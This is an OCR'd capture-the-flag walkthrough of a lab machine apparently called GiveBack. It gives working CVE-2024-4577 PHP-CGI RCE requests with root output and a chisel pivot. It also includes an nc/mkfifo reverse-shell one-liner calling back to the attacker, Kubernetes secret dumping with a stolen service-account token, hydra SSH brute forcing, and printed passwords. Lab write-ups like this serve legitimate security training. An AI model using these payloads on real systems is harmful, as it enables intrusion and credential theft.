
```
# local - we have no curl or wget
nc -lvnp 9002 -q 1 < chisel
# target
cat - < /dev/tcp/10.10.16.19/9002 > chisel
```

run socks proxy

```
# local
./chisel server --reverse -p 8001 --socks5
# target
./chisel client 10.10.16.19:8001 R:socks
```




Let's visit 10.43.2.241:5000 legacy port




```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>GiveBack LLC Internal CMS</title>
5   <!-- Developer note: phpinfo accessible via debug mode during migration window -->
6   <style>
```

It seems like I can visit phpinfo via debug mode



Access restricted

After defining debug variable in url



PHP Configuration - Development Environment

WARNING: This file should not be accessible in production!


PHP Version 8.3.3

System	Linux legacy-intranet-cms-6f7bf5db84-gb975 5.15.0-124-generic #134-Ubuntu SMP Fri Sep 27 20:20:17 UTC 2024 x86_64
Build Date	Feb 16 2024 21:24:29
Build System	Linux - Docker
Build Provider	https://github.com/docker-library/php
Configure Command	'./configure' '--build=x86_64-linux-musl' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-iconv=/usr' '--with-openssl' '--with-readline' '--with-zlib' '--enable-phpdbg' '--enable-phpdbg-readline' '--with-pear' 'build_alias=x86_64-linux-musl'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20230831
PHP Extension	20230831
Zend Extension	420230831
Zend Extension Build	API420230831,NTS
PHP Extension Build	API20230831,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
Zend Max Execution Timers	disabled
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, convert.*, consumed, dechunk


This version is vulnerable to cve-2024-4577. https://medium.com/@cherrysamzakh12/critical-php-cgi-vulnerability-with-remote-code-execution-59b2d8ec3fd0 shows how to do it.

POST /test.php?%ADd+allow_url_include%3d1+ %ADd+auto_prepend_file%3dphp://input=null HTTP/1.1Host: <Add-host-here>Content-Type: application/x-www-form-urlencodedContent-Length: 30<?phpecho “Hello, World!”;?>

This vulnerability is from soft dash(0xAD) cannot be properly saturated and enable rce. I'll use burpsuite for the exploit. Start burpsuite and set socks proxy



Change proxy to burpsuite(localhost:8080)



Visit php-cgi and get packet



Let's modify it

Request

Pretty Raw Hex

```
1 GET /cgi-bin/php-cgi?%ADd+allow_url_include%3d1+%ADd+auto_prepend_file%3dphp://input=
  HTTP/1.1
2 Host: 10.43.2.241:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.43.2.241:5000/
8 DNT: 1
9 Connection: keep-alive
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 Content-Length: 2
13
14 id
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.24.0
3 Date: Thu, 26 Feb 2026 00:26:41 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/8.3.3
7 Content-Length: 142
8
9 [START]uid=0(root) gid=0(root)
  groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(t
  ape),27(video)
10 [END]
```

RCE is successful! I can check if some commands exist in that machine

Request

Pretty Raw Hex

```
1 GET /cgi-bin/php-cgi?%ADd+allow_url_include%3d1+%ADd+auto_prepend_file%3dphp://input=
  HTTP/1.1
2 Host: 10.43.2.241:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.43.2.241:5000/
8 DNT: 1
9 Connection: keep-alive
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 Content-Length: 10
13
14 which bash
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.24.0
3 Date: Thu, 26 Feb 2026 00:30:11 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/8.3.3
7 Content-Length: 12
8
9 [START][END]
```

Request


Pretty Raw Hex

```
1 GET /cgi-bin/php-cgi?%ADd+allow_url_include%3d1+%ADd+auto_prepend_file%3dphp://input=
  HTTP/1.1
2 Host: 10.43.2.241:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.43.2.241:5000/
8 DNT: 1
9 Connection: keep-alive
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 Content-Length: 8
13
14 which sh
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.24.0
3 Date: Thu, 26 Feb 2026 00:31:32 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/8.3.3
7 Content-Length: 20
8
9 [START /bin/sh
10 [END]
```





bash doesn't exist, but sh and nc exist. Pentestmonkey reverse shell cheat sheet(https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet) shows

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <ip> <port> >/tmp/f
```

Let's start listener and use this command to get reverse shell








I'm legacy intranet root

Get babywyrm

/var/run/secrets/kubernetes.io/serviceaccount leaks some info



Let's check token.



Token's string between two . has basic user info.

For further process, I can use kubectl or curl and commands can be seen on https://cloud.hacktricks.wiki/en/pentesting-cloud/kubernetes-security/kubernetes-enumeration.html

kubectl

Download kubectl from command they provide

```
curl -LO "https://dl.k8s.io/release/$(curl -L -s
https://dl.k8s.io/release/stable.txt)/bin/linux/amd64/kubectl"
```

I can check current privilege with the command

```
HTTPS_PROXY=socks5://127.0.0.1:1080 ./kubectl --token $(cat token) --
certificate-authority ca.crt --server https://10.43.0.1 auth can-i --list
```

```
[parrot@parrot]-[~/Documents/giveback]
$HTTPS_PROXY=socks5://127.0.0.1:1080 ./kubectl --token $(cat token) --certificate-authority ca.crt --server https://10.43.0.1 auth can-i --list
Resources                                       Non-Resource URLs                      Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []                                     []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
secrets                                         []                                     []               [get list]
                                                [/.well-known/openid-configuration/]   []               [get]
                                                [/.well-known/openid-configuration]    []               [get]
                                                [/api/*]                               []               [get]
                                                [/api]                                 []               [get]
                                                [/apis/*]                              []               [get]
                                                [/apis]                                []               [get]
                                                [/healthz]                             []               [get]
                                                [/healthz]                             []               [get]
                                                [/livez]                               []               [get]
                                                [/livez]                               []               [get]
                                                [/openapi/*]                           []               [get]
                                                [/openapi]                             []               [get]
                                                [/openid/v1/jwks/]                     []               [get]
                                                [/openid/v1/jwks]                      []               [get]
                                                [/readyz]                              []               [get]
                                                [/readyz]                              []               [get]
                                                [/version/]                            []               [get]
                                                [/version/]                            []               [get]
                                                [/version]                             []               [get]
                                                [/version]                             []               [get]
```

(10.43.0.1 can be verified in env)

```
KUBERNETES_SERVICE_HOST=10.43.0.1
```


Let's get secrets

```
HTTPS_PROXY=socks5://127.0.0.1:1080 ./kubectl --token $(cat token) --
certificate-authority ca.crt --server https://10.43.0.1 get secrets
```

```
[parrot@parrot]-[~/Documents/giveback]
$HTTPS_PROXY=socks5://127.0.0.1:1080 ./kubectl --token $(cat token) --certificate-authority ca.crt --server https://10.43.0.1 get secrets
NAME                                  TYPE                 DATA   AGE
beta-vino-wp-mariadb                  Opaque               2      522d
beta-vino-wp-wordpress                Opaque               1      522d
sh.helm.release.v1.beta-vino-wp.v58   helm.sh/release.v1   1      179d
sh.helm.release.v1.beta-vino-wp.v59   helm.sh/release.v1   1      179d
sh.helm.release.v1.beta-vino-wp.v60   helm.sh/release.v1   1      179d
sh.helm.release.v1.beta-vino-wp.v61   helm.sh/release.v1   1      179d
sh.helm.release.v1.beta-vino-wp.v62   helm.sh/release.v1   1      179d
sh.helm.release.v1.beta-vino-wp.v63   helm.sh/release.v1   1      179d
sh.helm.release.v1.beta-vino-wp.v64   helm.sh/release.v1   1      179d
sh.helm.release.v1.beta-vino-wp.v65   helm.sh/release.v1   1      179d
sh.helm.release.v1.beta-vino-wp.v66   helm.sh/release.v1   1      154d
sh.helm.release.v1.beta-vino-wp.v67   helm.sh/release.v1   1      154d
user-secret-babywyrm                  Opaque               1      135m
```


I can get the exact data

```
HTTPS_PROXY=socks5://127.0.0.1:1080 ./kubectl --token $(cat token) --
certificate-authority ca.crt --server https://10.43.0.1 get secrets <secret
name> -o json
```




Or I can get the exact value from the key

```
HTTPS_PROXY=socks5://127.0.0.1:1080 ./kubectl --token $(cat token) --
certificate-authority ca.crt --server https://10.43.0.1 get secrets <secret
name> -o jsonpath='{.data}'
```



It's base64 encoded. Let's decode it.




Only user-secret-babywyrm is the new one. Let's use these passwords for ssh


```
sW5sp4spa3u7RLyetrekE4oS
sW5sp4syetre32828383kE4oS
```

```
O8F7KR5zGi
atxnFp62GZ5UEkQbV4EINmWbyAQV2b1
```

```
hydra -l babywyrm -P password.txt ssh://giveback.htb
```



Now, I can ssh as babywyrm



